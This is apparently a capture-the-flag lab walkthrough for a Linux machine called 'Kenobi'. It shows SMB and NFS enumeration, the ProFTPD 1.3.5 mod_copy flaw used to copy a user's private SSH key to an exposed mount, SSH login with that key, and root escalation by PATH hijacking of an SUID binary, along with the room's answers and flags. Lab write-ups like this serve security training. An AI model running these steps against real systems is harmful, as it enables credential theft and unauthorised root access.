Kenobi

Kenobi

Walkthrough on exploiting a Linux machine.
Enumerate Samba for shares, manipulate a vulnerable version of proftpd and escalate your privileges with path variable manipulation.

[Task 1] Deploy the vulnerable machine

This room will cover accessing a Samba share, manipulating a vulnerable version of proftpd to gain initial access and escalate your privileges to root via an SUID binary.

#1
Make sure you're connected to our network and deploy the machine


No answer needed

#2
Scan the machine with nmap, how many ports are open

7

[Task 2] Enumerating Samba for shares

Samba is the standard Windows interoperability suite of programs for Linux and Unix. It allows end users to access and use files, printers and other commonly shared resources on a companies intranet or internet. Its often refereed to as a network file system.
Samba is based on the common client/server protocol of Server Message Block (SMB). SMB is developed only for Windows, without Samba, other computer platforms would be isolated from Windows machines, even if they were part of the same network.



#1

Using nmap we can enumerate a machine for SMB shares.
Nmap has the ability to run to automate a wide variety of networking tasks. There is a script to enumerate shares!
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse MACHINE_IP
SMB has two ports, 445 and 139.

Using the nmap command above, how many shares have been found?

3

```
ben@cloud ~/Downloads $ smbclient //10.10.239.150/anonymous
WARNING: The "syslog" option is deprecated
Enter ben's password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.3.11-Ubuntu]
```

#2

On most distributions of Linux smbclient is already installed. Lets inspect one of the shares.
smbclient //<ip>/anonymous
Using your machine, connect to the machines network share.

Once you're connected, list the files on the share. What is the file can you see?

log.txt

#3

You can recursively download the SMB share too. Submit the username and password as nothing.
smbget -R smb://<ip>/anonymous
Open the file on the share. There is a few interesting things found.
• Information generated for Kenobi when generating an SSH key for the user
• Information about the ProFTPD server.

What port is FTP running on?

21

#4

Your earlier nmap port scan will have shown port 111 running the service rpcbind. This is just an server that converts remote procedure call (RPC) program number into universal addresses. When an RPC service is started, it tells rpcbind the address at which it is listening and the RPC program number its prepared to serve.
In our case, port 111 is access to a network file system. Lets use nmap to enumerate this.
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount MACHINE_IP
What mount can we see?

/var

[Task 3] Gain initial access with ProFtpd

ProFtpd is a free and open-source FTP server, compatible with Unix and Windows systems.
Its also been vulnerable in the past software versions.

#1
Lets get the version of ProFtpd. Use netcat to connect to the machine on the FTP port. What is the version?

nc 10.10.96.109 21

1.3.5

#2
We can use searchsploit to find exploits for a particular software version. Searchsploit is basically just a command line search tool for exploit-db.com. How many exploits are there for the ProFTPd running?

searchsploit ProFTPd 1.3.5

3

#3
You should have found an exploit from ProFtpd's mod_copy module. The mod_copy module implements SITE CPFR and SITE CPTO commands, which can be used to copy files/directories from one place to another on the server. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. We know that the FTP service is running as the Kenobi user (from the file on the share) and an ssh key is generated for that user.

No answer needed

```
ben@cloud ~/Downloads $ nc 10.10.239.150 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.239.150]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

#4

We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.

We knew that the /var directory was a mount we could see (task 2, question 4). So we've now moved Kenobi's private key to the /var/tmp directory.

No answer needed

```
ben@cloud ~/Downloads $ sudo mkdir /mnt/kenobiNFS
ben@cloud ~/Downloads $ mount 10.10.239.150:/var /mnt/kenobiNFS
mount: only root can do that
ben@cloud ~/Downloads $ sudo mount 10.10.239.150:/var /mnt/kenobiNFS
ben@cloud ~/Downloads $ ls -la /mnt/kenobiNFS/
total 56
drwxr-xr-x 14 root root   4096 Sep  4 09:53 .
drwxr-xr-x  3 root root   4096 Sep  5 15:10 ..
drwxr-xr-x  2 root root   4096 Sep  4 13:09 backups
drwxr-xr-x  9 root root   4096 Sep  4 11:37 cache
drwxrwxrwt  2 root root   4096 Sep  4 09:43 crash
drwxr-xr-x 40 root root   4096 Sep  4 11:37 lib
drwxrwsr-x  2 root staff  4096 Apr 12  2016 local
lrwxrwxrwx  1 root root      9 Sep  4 09:41 lock -> /run/lock
drwxrwxr-x 10 root syslog 4096 Sep  4 11:37 log
drwxrwsr-x  2 root mail   4096 Feb 26  2019 mail
drwxr-xr-x  2 root root   4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root      4 Sep  4 09:41 run -> /run
drwxr-xr-x  2 root root   4096 Jan 29  2019 snap
drwxr-xr-x  5 root root   4096 Sep  4 11:37 spool
drwxrwxrwt  6 root root   4096 Sep  5 15:08 tmp
drwxr-xr-x  3 root root   4096 Sep  4 09:53 www
ben@cloud ~/Downloads $
```

```
ben@cloud ~/Downloads $ cp /mnt/kenobiNFS/tmp/id_rsa .
ben@cloud ~/Downloads $ sudo chmod 600 id_rsa
ben@cloud ~/Downloads $ ssh -i id_rsa kenobi@10.10.239.150
```

#5

Lets mount the /var/tmp directory to our machine
mkdir /mnt/kenobiNFS
mount machine_ip:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS


We now have a network mount on our deployed machine! We can go to /var/tmp and get the private key then login to Kenobi's account.

What is Kenobi's user flag (/home/kenobi/user.txt)?

cat /home/kenobi/user.txt

d0b0f3f53b6caa532a83915e19224899

[Task 4] Privilege Escalation with Path Variable Manipulation



Lets first understand what what SUID, SGID and Sticky Bits are.

Permission	On Files	On Directories
SUID Bit	User executes the file with permissions of the file owner	-
SGID Bit	User executes the file with the permission of the group owner.	File created in directory gets the same group ow
Sticky Bit	No meaning	Users are prevented from deleting files from oth


#1
SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privileges (as its resetting your password on the system), however other custom files could that have the SUID bit can lead to all sorts of issues. To search the a system for these type of files run the following: find / -perm -u=s -type f 2>/dev/null What file looks particularly out of the ordinary?

/usr/bin/menu

#2
Run the binary, how many options appear?

3

```
curl -I localhost
uname -r
ifconfig
```



#3
Strings is a command on Linux that looks for human readable strings on a binary. This shows us the binary is running without a full path (e.g. not using /usr/bin/curl or /usr/bin/uname). As this file runs as the root users privileges, we can manipulate our path gain a root shell. We copied the /bin/sh shell, called it curl, gave it the correct permissions and then put its location in our path. This meant that when the /usr/bin/menu binary was run, its using our path variable to find the "curl" binary.. Which is actually a version of /usr/sh, as well as this file being run as root it runs our shell as root!

No answer needed

#4
What is the root flag (/root/root.txt)?

177b3cd8562289f37382721c28381f02